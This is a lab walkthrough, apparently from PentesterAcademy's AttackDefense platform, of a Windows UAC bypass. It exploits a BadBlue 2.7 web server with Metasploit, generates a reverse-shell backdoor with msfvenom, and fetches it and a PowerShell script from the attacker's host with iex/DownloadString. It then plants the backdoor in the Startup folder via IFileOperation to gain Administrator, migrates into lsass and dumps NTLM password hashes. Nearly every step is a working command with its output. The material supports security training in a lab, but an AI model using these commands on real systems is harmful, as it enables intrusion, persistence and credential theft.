ATTACK DEFENSE

by PentesterAcademy

Name	UAC Bypass: IFileOperation AutoRun
URL	https://attackdefense.com/challengedetails?cid=2135
Type	Advance Privilege Escalation: Windows: UAC Bypass

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking the target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target Machine IP Address: : 10.0.0.21
root@attackdefense:~#
```

Step 2: Run a Nmap scan against the target IP.

Command: nmap -Pn 10.0.0.21

```
root@attackdefense:~# nmap -Pn 10.0.0.21
Starting Nmap 7.70 ( https://nmap.org ) at 2020-11-13 10:22 IST
Nmap scan report for 10.0.0.21
Host is up (0.0026s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49159/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 14.42 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. We will run Nmap again to determine version information on port 80.

Command: nmap -sV -p 80 10.0.0.21

```
root@attackdefense:~# nmap -sV -p 80 10.0.0.21
Starting Nmap 7.70 ( https://nmap.org ) at 2020-11-13 10:22 IST
Nmap scan report for 10.0.0.21
Host is up (0.0027s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    BadBlue httpd 2.7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.75 seconds
root@attackdefense:~#
```

Step 4: We will search for the exploit module for badblue 2.7 using searchsploit.

Command: searchsploit badblue 2.7

```
root@attackdefense:~# searchsploit badblue 2.7
---------------------------------------------------------------
 Exploit Title

---------------------------------------------------------------
BadBlue 2.72 - PassThru Remote Buffer Overflow
BadBlue 2.72b - Multiple Vulnerabilities
BadBlue 2.72b - PassThru Buffer Overflow (Metasploit)
Working Resources BadBlue 1.2.7 - Denial of Service
Working Resources BadBlue 1.2.7 - Full Path Disclosure
---------------------------------------------------------------
Shellcodes: No Result
Papers: No Result
root@attackdefense:~#
```

Step 5: There is a Metasploit module for badblue server. We will use PassThu remote buffer overflow Metasploit module to exploit the target.

Commands:
msfconsole -q
use exploit/windows/http/badblue_passthru
set RHOSTS 10.0.0.21
exploit

```
root@attackdefense:~# msfconsole -q
msf5 > use exploit/windows/http/badblue_passthru
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/http/badblue_passthru) > set RHOSTS 10.0.0.21
RHOSTS => 10.0.0.21
msf5 exploit(windows/http/badblue_passthru) > exploit

[*] Started reverse TCP handler on 10.10.0.2:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (176195 bytes) to 10.0.0.21
[*] Meterpreter session 1 opened (10.10.0.2:4444 -> 10.0.0.21:49196) at 2020-11-13 10:23:44 +0530

meterpreter >
```

We have successfully exploited the target vulnerable application (badblue) and received a meterpreter shell.

Step 6: Checking the current user.

Command: getuid

```
meterpreter > getuid
Server username: WIN-OMCNBKR66MN\student
meterpreter >
```

Step 7: We can observe that we are running as a student user. Migrate the process in explorer.exe. First, search for the PID of explorer.exe (running as the student user) and use the migrate command to migrate the current process to that explorer process.

Commands: ps -S explorer.exe
migrate 2588

```
meterpreter > ps -S explorer.exe
Filtering on 'explorer.exe'

Process List
============

 PID   PPID  Name          Arch  Session  User                    Path
 ---   ----  ----          ----  -------  ----                    ----
 1888  2568  explorer.exe
 2588  2556  explorer.exe  x64   1        WIN-OMCNBKR66MN\student  C:\Windows\explorer.exe

meterpreter > migrate 2588
[*] Migrating from 2372 to 2588...
[*] Migration completed successfully.
meterpreter >
```

We have successfully migrated into the explorer.exe process.

Step 8: Get a windows shell and check if the student user is a member of the Administrators group.

Commands: shell
net localgroup administrators

```
meterpreter > shell
Process 1020 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
student
The command completed successfully.
```

The student user is a member of the Administrators group. However, we do not have the high privilege as of now. We can gain high privilege by Bypassing UAC (User Access Control)

We are going to use **IFileOperation** to plant a malicious executable to the Programs Startup directory.

IFileOperation

"Exposes methods to copy, move, rename, create, and delete Shell items as well as methods to provide progress and error dialogs. This interface replaces the SHFileOperation function."

Source:
https://docs.microsoft.com/en-us/windows/win32/api/shobjidl_core/nn-shobjidl_core-ifileoperation

If the user (student) is a member of the Administrators group then, we can invoke IFileOperation methods to copy, move, rename, create, and delete files without any additional permissions. This is a well-known technique used by malware.

While using the IFileOperation by default it doesn't ask for the UAC Popup, works on system privilege, we can easily modify any unused files, executable using IFileOperation. In this case, we are going to plant a malicious executable generated by msfvenom.

Step 9: Exit the Windows shell and load PowerShell extension

Commands: exit
load powershell

```
C:\Windows\system32>exit
exit
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter >
```

Step 10: Get the PowerShell shell

Command: powershell_shell

```
meterpreter > powershell_shell
PS >
PS >
```

Step 11: Verify that the student has the writing permissions on the Startup folder.

Command: Get-ACL 'C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup' | Format-List

```
PS > Get-ACL 'C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup' | Format-List


Path   : Microsoft.PowerShell.Core\FileSystem::C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup
Owner  : NT AUTHORITY\SYSTEM
Group  : NT AUTHORITY\SYSTEM
Access : WIN-OMCNBKR66MN\Administrator Allow  DeleteSubdirectoriesAndFiles, Delete
         WIN-OMCNBKR66MN\student Allow  DeleteSubdirectoriesAndFiles, Delete
         NT AUTHORITY\SYSTEM Allow  FullControl
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Users Allow  ReadAndExecute, Synchronize
         Everyone Allow  ReadAndExecute, Synchronize
Audit  :
Sddl   : O:SYG:SYD:AI(A;OICIID;DTSD;;;LA)(A;OICIID;DTSD;;;S-1-5-21-2563855374-3215282501-1490390052-1009)(A;OICIID;FA;;
         ;SY)(A;OICIID;FA;;;BA)(A;OICIID;0x1200a9;;;BU)(A;OICIID;0x1200a9;;;WD)


PS >
```

The student user cannot write to the Startup folder. We are going to use '**Invoke-IFileOperation.ps1**' PowerShell script, it is located on the Kali machine (**/root/Desktop/tools/scripts/Invoke-IFileOperation.ps1**) to add a malicious executable.

Step 12: Generating malicious executable using msfvenom.

Command: msfvenom -p windows/meterpreter/reverse_tcp **LHOST=10.10.0.2** LPORT=4444 -f exe > 'backdoor.exe'
file 'backdoor.exe'

```
root@attackdefense:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.0.2 LPORT=4444 -f exe > 'backdoor.exe'
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@attackdefense:~# file backdoor.exe
backdoor.exe: PE32 executable (GUI) Intel 80386, for MS Windows
root@attackdefense:~#
```

Step 13: Start Python Simple HTTP server to serve the malicious executable.

Command: python -m SimpleHTTPServer 80

```
root@attackdefense:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Step 14: Start **another msfconsole** and run multi handler.

Commands:
msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 10.10.0.2
set LPORT 4444
set InitialAutoRunScript post/windows/manage/migrate
exploit

```
root@attackdefense:~# msfconsole -q
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.0.2
LHOST => 10.10.0.2
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set InitialAutoRunScript post/windows/manage/migrate
InitialAutoRunScript => post/windows/manage/migrate
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.0.2:4444
```

Step 15: Go back to the active meterpreter session and switch the directory to the user's temporary folder.

Commands: cd C:\Users\Student\AppData\Local\Temp
pwd
ls

```
PS > cd C:\Users\Student\AppData\Local\Temp
PS > pwd

Path
-C:\Users\Student\AppData\Local\Temp


PS > ls


    Directory: C:\Users\Student\AppData\Local\Temp


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d----        11/13/2020   2:39 AM            1
d----        11/11/2020  10:36 AM            Low


PS >
```

Step 16: Download the malicious executable to the temp directory.

Command: iwr -UseBasicParsing -Uri **'http://10.10.0.2/backdoor.exe'** -OutFile **'C:\Users\Student\AppData\Local\Temp\backdoor.exe'**
ls

```
PS > iwr -UseBasicParsing -Uri 'http://10.10.0.2/backdoor.exe' -OutFile 'C:\Users\Student\AppData\Local\Temp\backdoor.exe'
PS >
PS >
PS > ls


    Directory: C:\Users\Student\AppData\Local\Temp


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d----        11/13/2020   4:49 AM            1
d----        11/11/2020  10:09 AM            Low
-a---        11/13/2020   5:04 AM      73802 backdoor.exe


PS >
```

Step 17: We have downloaded the malicious executable on the victim machine. Move the file using IFileOperation.

Use the '**Invoke-IFileOperation.ps1**' PowerShell script to move the executable.

Switch the directory to '**/root/Desktop/tools/scripts**' and start the HTTP python server

Note: We can stop the previously started python http server

Command: cd /root/Desktop/tools/scripts
python -m SimpleHTTPServer 80

```
root@attackdefense:~# cd /root/Desktop/tools/scripts
root@attackdefense:~/Desktop/tools/scripts# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Step 18: Load the script in the memory and check all available methods.

Commands:
iex (New-Object Net.WebClient).DownloadString('http://**10.10.0.2**/Invoke-IFileOperation.ps1')

Invoke-IFileOperation

$IFileOperation | Get-Member

```
PS > iex (New-Object Net.WebClient).DownloadString('http://10.10.0.2/Invoke-IFileOperation.ps1')
PS > Invoke-IFileOperation
PS > $IFileOperation | Get-Member


   TypeName: FileOperation.FileOperation

Name              MemberType Definition
----              ---------- ----------
CopyItem          Method     void CopyItem(string source, string destination, string newName)
DeleteItem        Method     void DeleteItem(string source)
Dispose           Method     void Dispose(), void IDisposable.Dispose()
Equals            Method     bool Equals(System.Object obj)
GetHashCode       Method     int GetHashCode()
GetType           Method     type GetType()
MoveItem          Method     void MoveItem(string source, string destination, string newName)
NewItem           Method     void NewItem(string folderName, string name, System.IO.FileAttributes attrs)
PerformOperations Method     void PerformOperations()
RenameItem        Method     void RenameItem(string source, string newName)
ToString          Method     string ToString()


PS >
```

We can notice that we can perform many operations using this PowerShell script. i.e Copy, Delete, Rename, Delete, etc.

Step 19: We are going to move backdoor.exe to **'C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\backdoor.exe'**

Commands:

$IFileOperation.MoveItem("C:\Users\Student\AppData\Local\Temp\backdoor.exe", "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\", "backdoor.exe")

$IFileOperation.PerformOperations()

Note: Sometimes while running the above commands could crash your meterpreter session. In this case please try again.

```
PS > $IFileOperation.MoveItem("C:\Users\Student\AppData\Local\Temp\backdo
or.exe", "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\",
 "backdoor.exe")
PS > $IFileOperation.PerformOperations()
PS >
```

Verify that the executable name has been changed or not.

Command: ls "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\"

```
PS > ls "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\"


    Directory: C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---        11/13/2020   5:04 AM      73802 backdoor.exe


PS >
```

After planting a malicious executable we could wait for the user to reboot or re-login again so that your backdoor.exe would run. In this case, we will be doing it manually for learning purposes.


Switch to the Target Machine:

Note: This is the administrator machine, use it only for reboot or re-login.


When any user signs out and re-login again we would expect a meterpreter session.

Step 20: Open the PowerShell terminal and log off the user.

Command: shutdown /l




Once, we enter the command and hit enter, we should receive the following message "**You have been disconnected**"



We have successfully signed out the administrator user.

Step 21: Click on "**Reconnect**"



You would expect a meterpreter session on the Kali machine.

```
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.0.2
LHOST => 10.10.0.2
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set InitialAutoRunScript post/windows/manage/migrate
InitialAutoRunScript => post/windows/manage/migrate
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.0.2:4444
[*] Sending stage (176195 bytes) to 10.0.0.21
[*] Meterpreter session 1 opened (10.10.0.2:4444 -> 10.0.0.21:49239) at 2020-11-13 10:47:06 +0530
[*] Session ID 1 (10.10.0.2:4444 -> 10.0.0.21:49239) processing InitialAutoRunScript 'post/windows/manage/migrate'
[*] Running module against WIN-OMCNBKR66MN
[*] Current server process: backdoor.exe (3256)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 3636
[+] Successfully migrated into process 3636

meterpreter > getuid
Server username: WIN-OMCNBKR66MN\Administrator
meterpreter >
```

We have successfully gained high privilege access. Dump the user hashes.

Step 22: Migrate in lsass.exe process

Commands: ps -S lsass.exe
migrate 692

```
meterpreter > ps -S lsass.exe
Filtering on 'lsass.exe'

Process List
============

 PID  PPID  Name       Arch  Session  User                  Path
 ---  ----  ----       ----  -------  ----                  ----
 692  588   lsass.exe  x64   0        NT AUTHORITY\SYSTEM   C:\Windows\System32\lsass.exe

meterpreter > migrate 692
[*] Migrating from 2536 to 692...
[*] Migration completed successfully.
meterpreter >
```

Step 23: Dump the hashes.

Command: hashdump

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ac84e67789dd6c0737d78ddf44f85369:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
student:1009:aad3b435b51404eeaad3b435b51404ee:f07f0066acf22368b07203d5ff61a69e:::
meterpreter >
```

This reveals the flag to us.

Administrator NTLM Hash: ac84e67789dd6c0737d78ddf44f85369

References

1. BadBlue 2.72b - Multiple Vulnerabilities (https://www.exploit-db.com/exploits/4715)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/http/badblue_passthru)